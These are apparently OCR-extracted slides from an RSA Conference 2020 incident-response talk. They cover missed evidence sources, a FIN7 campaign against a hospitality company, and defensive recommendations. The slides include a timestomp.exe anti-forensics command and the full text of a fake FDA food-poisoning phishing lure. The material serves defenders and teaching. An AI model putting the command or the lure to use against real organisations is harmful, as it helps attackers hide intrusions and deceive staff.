





Lateral Movement #2 – Separate Email



Unrelated Non-targeted Malware Systems



Investigations are Iterative




Potentially missed data points

- Routers, firewalls, switches, and other network gear
- Systems not reporting to their central command
- Legacy remote access portals with single factor authentication
- Legit remote access software
- Linux servers (SSH daemon, PAM module)
- Time stomped files
- Sleeper backdoors
- Malware with search order hijacking
- Domain fronting
- File transfer via Google Drive or OneDrive mapped as network drive

Time Stomping Example

- Goal – Hide true time of the installation of key tools to stop investigators looking into that timeframe
- It only takes one timestamp in an investigation to take your analysis to a new direction of finding evil
- Command
  - timestomp.exe cll.vbs -f C:\Windows\system32\cmd.exe
  - Copies timestamps of cmd.exe and assigns to cll.vbs
  - Doesn't change $FN attribute of $MFT




Sleeper Backdoor Example

- Goal – hide C&C server and C&C network traffic when attackers do not need to communicate
- Mechanism – attackers change DNS records to point to 127.0.0.1 (loop back address)

```
evilsite.com
----------------------------------------
Record Name . . . . . : evilsite.com
Record Type . . . . . : 1
Time To Live  . . . . : 86400
Data Length . . . . . : 4
Section . . . . . . . : Answer
A (Host) Record . . . : 127.0.0.1
```

Output of “ipconfig /displaydns” command



TCPView screenshot

Linux Servers Analysis

- Linux servers not included in scope because:
  - Missed due to belief that “attackers infected only Windows since malware they used would only work on Windows”
  - Many security tools offer Windows only version, hence security staff loses visibility on Linux
  - Lack of people in team with Linux skills
- As a result, backdoors on Linux or data exfiltration happening via Linux has a high chance of being missed in the investigation

RSAConference2020

Early use of Exploits

Examples of Exploits Used Shortly after Disclosure

- Heartbleed (CVE-2014-0160)
- Apache Struts 2 (CVE-2018-11776)
- Citrix NetScaler ADC (CVE-2019-19781)
- Pulse Secure VPN (CVE-2019-11510)

RSAConference2020


Case Study: Aggressive Attacks Against a Hospitality Organization

First Intrusion (FIN7)

- Goal: steal payment card data
- Intrusion detected due to the use of a zero-day local privilege escalation in Windows (detected by FireEye network sensor)
- FIN7 successfully stole payment card data
- Conducted an enterprise incident response engagement
- Successfully eradicated FIN7
- Organization deployed new security tools (email antimalware solution, endpoint EDR, etc.), hired more people, and built more security processes


Second Intrusion Attempt (FIN7)

- Goal: steal payment card data
- FIN7 called restaurant managers to complain about food poisoning
- Said they would send a complaint over email
- Malicious documents were not delivered (blocked by mail gateway)
- FIN7 had to tweak their malware to get through the mail gateway



Third Intrusion Attempt (FIN7)

- Developed an evasion to trick the mail gateway into thinking the document was benign
- Malicious emails were delivered
- FIN7 called multiple restaurant managers and asked them to enable macros on the document
- FIN7 compromised multiple endpoints and servers (detected by EDR)
- FIN7 was caught and eradicated before they got to systems with payment card data



FDA

THE CENTER FOR FOOD SAFETY AND APPLIED NUTRITION (CFSAN)

Hallo. We have recently detected a number of safety shortcomings in your fast food restaurants, including your own. You were particularly found to fall short on several key foodborne illness prevention practices. There were 4 reported food poisoning cases in your state over the past month, including two cases of severe poisoning.

It was further detected that food poisoning was caused by cross-contamination from handling raw beef or undercooked hamburgers. It was brought to our attention that at least three of four patients dined at your restaurant network branches shortly before poisoning and suspect that food was contaminated.

Unfortunately, restaurant food preparation and handling practices, worker health policies, and basics such as hand washing are factors that are often overlooked in restaurants, despite the fact that about half of the 48 million cases of foodborne illness that occur in the U.S. each year are associated with restaurants ordelis. About 3,000 of the annual cases of foodborne illness are fatal.

Please be advised that additional inspections and checks are being planned across all restaurants. We are also planning to increase the number of mystery customers. We do hope that these preventive measures will encourage restaurant management and staff to further improve their attention to regulations in effect.


You can find attached the list of inspections and checks scheduled to take place at your restaurant.

U.S. Food and Drug Administration
Center for Food Safety and Applied Nutrition (CFSAN)
Outreach and Information Center
5001 Campus Drive, HFS-009, College Park, MD 20740-3835

FDA FDA

Fourth Intrusion Attempt (FIN7)

- Bypassed email gateway by delivering email directly to Office 365 from another Office 365 tenant
- Malicious emails were delivered
- FIN7 called different restaurants and coached victims into double clicking on OLE objects in Word documents
- Second stage payload downloaded by blocked by EDR on patient zero



RSAConference2020

Supply Chain Attacks

RSAConference2020

Live Demos

1. DLL Search Order Hijacking
2. RDP Tunneling

RSAConference2020

Apply the lessons learned

High Level Recommendations


- Apply the rule of “Can you track access (normal/suspect) on all data or systems that you deem sensitive” to increase visibility
- Log Monitoring standards shall be improved
  - Tiered Model where critical machines’ alerts are handled by the best resources and have low tolerance on invoking Incident Response
  - Hire experienced people to do monitoring
- Invest in a Threat Hunting Program
  - Analysis on data from all nodes combined to check for outliers (e.g. DLL loaded on one system only)
  - Analysis on legit remote access software for unauthorized use
  - Analysis on legit data backups (Box, Dropbox, OneDrive) for unauthorized use

Tactical Advice for Major Avenues

- Utilize Restricted Admin Mode for RDP connections
  - This will limit the in-memory exposure of administrative credentials on a destination endpoint accessed using the RDP
  - Group Policy
    - Computer Configuration > System > Credential Delegation > Restrict delegation of credentials to remote servers
    - Require Restrict Admin > set to Enabled
- Disable WDigest to avoid plaintext password exposure
- Enable command line logging to track parameters of for cmd, mshta, rundll32, powershell, cscript, wscript, psexec, etc.

Tactical advice for blocking Macros

- Block macros from running in Office files downloaded from the Internet



- Block program executions from the %LocalAppData% and %AppData% folder
- Force extensions commonly used by scripts to open up in Notepad rather than Windows Script Host or Internet Explorer.

Advice around 2FA

- Two-factor anything accessible from the internet
  - VPN, Citrix, OWA, O365
- Don’t use soft-certificates
  - Identified evidence of attacker stealing certs and using to access VPN
- Ensure your process takes into account stolen credentials
  - Attacker registering their phones to authenticate using 2FA!
- Review policies around 2FA by-pass codes and OTPs

RSAConference2020

Q & A